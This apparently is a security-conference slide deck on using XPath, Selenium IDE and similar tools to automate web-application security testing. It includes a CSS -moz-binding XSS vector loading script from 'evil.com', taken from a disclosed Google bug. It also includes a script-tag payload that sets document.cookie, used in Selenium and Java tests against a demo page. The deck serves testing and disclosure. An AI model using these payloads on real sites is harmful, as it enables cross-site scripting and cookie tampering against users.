

# Path X

## Explosive Security Testing Tools with XPath

# Many faces of security testing

- Interesting questions
  - Technique improvements
  - Error handling
  - Knowing when to stop

# Start with MITRE

- Introduction to vulnerability theory
  - Researcher instinct



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# Disclosure summary

- Real vulnerability in Google
  - Not on the top level domain
  - CSS consumed and then run
  - Reflected XSS through CSS

# Artifact labels

```
<table><tr><td>Google  
text</td></tr>  
</table>
```

```
<!DOCTYPE ...
```

```
<html>
```

```
<head>
```

```
<link rel="stylesheet">
```

```
...
```

```
tr:first-child td{-moz-  
binding:url("http://evil.com/xss.js");}
```

- Interaction
- Crossover
- Trigger
- (Activation)

# Other places to find info

- OWASP
- WASC
- NIST
- DHS BSI, Cigital
- Source code in tools

# What is Path X?


- Movement away from ad-hoc methods
- Cowboy coders
- What is missing?
  - Specialized language
  - A clear entry path
  - Peer review
  - Standards, practices, & procedures



# Who we are

- Marcin Wielgoszewski
- Andre Gironda
  
- tssci-security.com
- trusted systems, TCSEC

# What a tangled web we've weaved



Richness of the  
user experience

# //XPath[@wtf='?']

## Goal

All <p> elements

All child elements

Element by ID

Element by class

Element with attribute

## CSS3

p

p>\*

#foo

.foo

\*[title]

## XPath

//p

//p/\*

//\*[@id='foo']

//\*[contains(@class,'foo')]

//\*[@title]

# XPath is not RegEx

- If you're using regular expressions against a web application, you're barking up the wrong tree
- XPath is like a filesystem
- Parser libs: LibXML2, REXML, XOM

```
marcin@thinker: ~/research/shmoocon/new
/ > help
base          display XML base of the node
setbase URI   change the XML base of the node
bye           leave shell
cat [node]    display node or current node
cd [path]     change directory to path or to root
dir [path]    dumps informations about the node (namespace, attributes, content)
du [path]     show the structure of the subtree under path or the current node
exit         leave shell
help         display this help
free         display memory usage
load [name]   load a new document with name
ls [path]    list contents of path or the current directory
set xml_fragment replace the current node content with the fragment parsed in context
xpath expr   evaluate the XPath expression in that context and print the result
setns nsreg  register a namespace to a prefix in the XPath evaluation context
              format for nsreg is: prefix=[nsuri] (i.e. prefix= unsets a prefix)
setrootns   register all namespace found on the root element
              the default namespace if any uses 'defaultns' prefix
pwd         display current working directory
quit        leave shell
save [name]  save this document to name or the original name
write [name] write the current node to the filename
validate     check the document for errors
relaxng rng  validate the document against the Relax-NG schemas
grep string  search for a string in the subtree
/ > cd //input[@type='submit'][1]
input > pwd
/html/body/center/form/table/tr/td[2]/input[3]
input > cat
<input name="btnG" type="submit" value="Google Search">
input > █
```

# Content Parsing

- You've used grep right?
- X/HTML isn't greppable
- Tree, push and pull-parsers
  - DOM (XPath), SAX

# Malformities

- Not fun
- HTML Tidy and XML Untidy
- Tidy bindings or Beautiful/RubyfulSoup
- NekoHTML and TagSoup in Java
- Browsers already handle it
  - Both good and bad...

# You're behind the wheel

- Protocol Drivers
  - cURL, twill
- Application Drivers
  - HtmlUnit, jWebUnit, WebDriver
- Browser Drivers
  - Watir, Selenium, WebDriver



# Firefox Add-Ons

- Firebug, XPather, View Source Chart + XPath Checker, Selenium IDE
- Use XPath extensions to get locations of HTML entities
- Start building tests in Selenium IDE

# AWESOME

Awesome AJAX Application

Please, enter your nick and press **chat!**

AWESOME AJAX APPLICATION

Inspect Edit **input** <div> <div#content> <body> <html>

Console HTML CS YSlow Options

```
<html xmlns="http://...">  
  <head>  
  <body>  
    <div id="header">  
    <div id="content">  
      <div>  
        <p>  
          <input type="text" size="50" name="name"/>  
          <br/>  
          <input type="button" value="Chat" name="chat"/>  
        </div>  
      </div>  
    </div>  
  </div>  
</html>
```

Style Layout DOM Options

Text	
font-family	"Sans"
font-size	10.6667px
font-weight	400
font-style	normal
color	#101010
text-transform	none
text-decoration	none
letter-spacing	normal
word-spacing	normal
line-height	normal
text-align	center
vertical-align	baseline
direction	ltr

Background

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### XPath-Checker

XPath:

Namespaces

Results from file:///home/marcin/research/shmoocon/new/awesome.html  
One match found

1:	Chat
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### XPather-Browser

XPath:  Eval ?

RegExp  Subst

Matching Nodes (count: 1 from 1 )

no	full XPath
1	/html/body/div[@id='content']/div/input[2]

Content of the selected nodes

Text Inner HTML Web Clipping XPath Info

DOM Inspector

File Edit Search View Help

file:///home/marcin/research/shmoocon/new/awesome.html Inspect

Document - DOM Nodes

Object - Javascript Object

XPath: body/div[@id='content']/div/input[2] Eval ?

nodeName	id	class
+	DIV	header
	#text	
-	DIV	content
	#text	
	-	DIV
	#text	
	+	P
	#text	
	INPUT	
	BR	
	#text	
	INPUT	
	#text	
	#text	
	#text	
	-	SCRIPT
	#text	
	#text	
	-	DIV
	#text	footer

DOM Node	Value
Box Model	""
XBL Bindings	false
CSS Style Rules	false
Computed Style	-1
Javascript Object	false
...size	0
...src	""
...type	"button"
...useMap	""
...value	"Chat"
...select	function select() { [nati...
...click	function click() { [native...
...controllers	(null)
...textLength	4
...setSelectionRange	function setSelectionRang...
...offsetTop	169
...offsetLeft	10
...offsetWidth	52
...offsetHeight	35
offsetParent	[object HTMLBodyElement]
innerHTML	""
scrollTop	0

# Selenium IDE

- Record and playback your actions
- Put Firefox in autopilot mode
- Tests are saved in an HTML table

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TestXSS.html - Selenium IDE

File Edit Options Help

Base URL file:///home/marcin/research/shmoocn/new/

Run Walk Step

Command	Target	Value
open	file:///home/marcin...	
deleteCookie	name	/
type	name	<script>document...
click	//input[@name='c...	
verifyCookie	name=xss	xss
deleteCookie	name	/

Command

Target Find

Value

Log Reference

**click(locator)**

Arguments:

- locator - an element locator

Clicks on a link, button, checkbox or radio button. If the click action causes a new page to load (like a link

# Selenium TestRunner

- Extend tests built in the IDE and string them together to create test suites
  - Add actions and assertions for a comprehensive test
- Run Selenium tests from any browser

# Would you like a cookie?

- Exploit the DOM via XSS
- Example taken from XSS Attacks' awesome.html by pdp
- The test
  - Bypass input validation
  - Set a cookie (DOM XSS)
  - Verify cookie exists
  - Delete cookie



Selenium Functional Test Runner v0.8.3 [1879] - Mozilla Firefox

File Edit View History Bookmarks Tools Help

file:///home/marcin/research/shmoocon/new/selenium/core/TestRunner.html?test=../xs

OWASP Phoenix ... tssci security

**XSS Attack Test Suite**

Test for XSS Attacks

Set a cookie in the DOM

open	file:///home/marcin/research/shmoocon/new/awesome.html	
deleteCookie	name	/
type	name	<script>doc expires=Thu UTC; path=
click	//input[@name='chat']	
verifyCookie	name=xss	
deleteCookie	name	/

**Selenium TestRunner**

Execute Tests

Fast Slow

Highlight elements

Elapsed: 00.00

<b>Tests</b>	<b>Commands</b>
0 run	0 passed
0 failed	0 failed
	0 incomplete

Tools

View DOM Show Log

↑  
Test Suite

↑  
Current Test

↑  
Control Panel

# Selenium

by ThoughtWorks and friends  
For more information on Selenium, visit  
<http://selenium.openqa.org>



Inspect Clear Profile

Console HTML CSS Script DOM Net YSlow Options

Run Clear Copy Console Bookmarks

YSlow 1.731s Cookie Watcher

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type	name	<script>docu expires=Thu, UTC; path=/'
click	//input[@name='chat']	
verifyCookie	name=xss	xss
deleteCookie	name	/

**Selenium TestRunner**

Execute Tests

Fast Slow

Highlight elements

Elapsed: 00:11

**Tests**    **Commands**

0 run    0 passed

0 failed    0 failed

0 incomplete

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click	//input[@name='chat']	
verifyCookie	name=xss	
deleteCookie	name	/

**Selenium TestRunner**

Execute Tests

Fast Slow

Highlight elements

Elapsed: 00:21

**Tests** **Commands**

0 run 0 passed

0 failed 0 failed

0 incomplete

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```
>>> document.cookie;
""
```

document.cookie;

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deleteCookie	name	/

**Selenium TestRunner**

Execute Tests

Fast Slow

Highlight elements

Elapsed: 00:38

**Tests**    **Commands**

0 run    0 passed

0 failed    0 failed

0 incomplete

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<script>document.cookie='name=xss; expires=Thu, 2
```

Chat

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click	//input[@name='chat']	
verifyCookie	name=xss	xss
deleteCookie	name	/

**Selenium TestRunner**

Execute Tests

Fast Slow

Highlight elements

Elapsed: 00:53

**Tests** **Commands**

0 run 0 passed

0 failed 0 failed

0 incomplete

Tools

View DOM Show Log

# AWESOME

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Welcome! You can type your message into the form below.

```
<script>document.cookie='name=xss; expires=Thu, 2 Aug 2010 20:47:11 UTC; path=/';</script> >
```

Inspect Clear Profile

Console HTML CSS Script DOM Net YSlow Options

```
>>> document.cookie;
""
```

document.cookie;

Run Clear Copy Console Bookmarklets

### XSS Attack Test Suite

Test for XSS Attacks

Set a cookie in the DOM

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click	//input[@name='chat']	
verifyCookie	name=xss	xss
deleteCookie	name	/

### Selenium TestRunner

Execute Tests

Fast Slow

Highlight elements

Elapsed: 01:11

<b>Tests</b>	<b>Commands</b>
0 run	1 passed
0 failed	0 failed
	0 incomplete

Tools

[View DOM](#) [Show Log](#)

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```

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Console HTML CSS Script DOM Net YSlow Options

```
>>> document.cookie;  
"  
>>> document.cookie;  
"name=xss"
```

document.cookie;

Run Clear Copy Console Bookmarklets

**XSS Attack Test Suite**

Test for XSS Attacks

*Set a cookie in the DOM*

open	file:///home/marcin/research/shmoocon/new/awesome.html	
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type	name	<script>docu expires=Thu, UTC; path=/'
click	//input[@name='chat']	
verifyCookie	name=xss	xss
deleteCookie	name	/

### Selenium TestRunner

Execute Tests

Fast Slow

Highlight elements

Elapsed: 01:21

<b>Tests</b>	<b>Commands</b>
1 run	1 passed
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>>> document.cookie;
""
>>> document.cookie;
"name=xss"
>>> document.cookie;
""
```

document.cookie;

Run Clear Copy Console Bookmarkslets

# Simplicity

- Write tests in HTML tables
- Just a taste of what you can test for
  - Test for illegal characters
  - Input validation
  - No XSS or SQL injection cheatsheet necessary



# Integration testing

- Take Selenium test suites and use throughout Secure SDLC
- Run tests at compilation and during integration phase
  - Ant build tasks, etc

# Java Example

```
package com.example.tests;

import com.thoughtworks.selenium.*;
import java.util.regex.Pattern;

public class NewTest extends SeleneseTestCase {
    public void testNew() throws Exception {
        selenium.open("/awesome.html");
        selenium.deleteCookie("name", "/");
        selenium.type("name", "<script>document.cookie='name=xss; expires=Thu, 2 Aug 2010 20:47:11 UTC; path=/';</script>");
        selenium.click("//input[@name='chat']");
        verifyEquals("name=xss", selenium.getCookie());
        selenium.deleteCookie("name", "/");
    }
}
```

# Developers can make it work

- Don't use Java? There's C#, Perl, PHP, Python and Ruby too!
- Tests are made portable with XPath

# Other ways of using XPath

- Selenium or WebDriver
- Think of other places in the lifecycle
  - Inspection with PMD
  - Web application security scanner for operations / maintenance testing
  - Other places?

# Automation

- Selenium examples as table-driven
  - Can also be script-driven
  - Data-driven
  - Capture/Replay
- 100% automation is better

# Old concepts to new

- Quality testers used script-driven
  - With TCL
  - Some Perl
  - Others Python
- NIST Expect
  - autoexpect
- AutoRuby ?

# Canoo WebTest

- Popular open-source webapp test tool
- Extension to Ant
- Write tests in XML

# Why all these tools?

- Use any / all ; mix and match
- Domain-specific language
  - Specialized languages
- XPath as a specialized language
  - Use between tools
- Fit in different parts of the lifecycle



# Test reputations

- Watch & Listen
  - Think aloud protocol
- Record
- Script / data-driven / table
- Exploratory testing
- Measure test cases, test charters, and testers

# Combinatorial explosions

- Exploiting Online Games combinatorics
  - Induce lag (WoW-Dupe)
  - Spell interactions
- Pairwise
  - Orthogonal arrays
  - All-pairs tables with tester's choice
- Increases coverage of tests

# Functional security testing

- Operations testing
  - Fuzzers with code coverage
  - Web application security scanners
  - Fuzz before purchase
- Acceptance testing
  - Selenium approach
  - DevInspect, AppScan DE, others
  - Fuzz before release

# Developer-testing for security

- Integration testing
  - Simultaneous with build (WebTest)
- Component testing?
  - Apache Cactus, Jetty (Selenium Server), TESTARE, MonoRails
- Limitations in Unit testing
  - Input validation and special chars

# Conclusion

- Security testing in every phase
- Ability to generate functional test code from operations/acceptance tools
- XPath decreases complexity of information exchange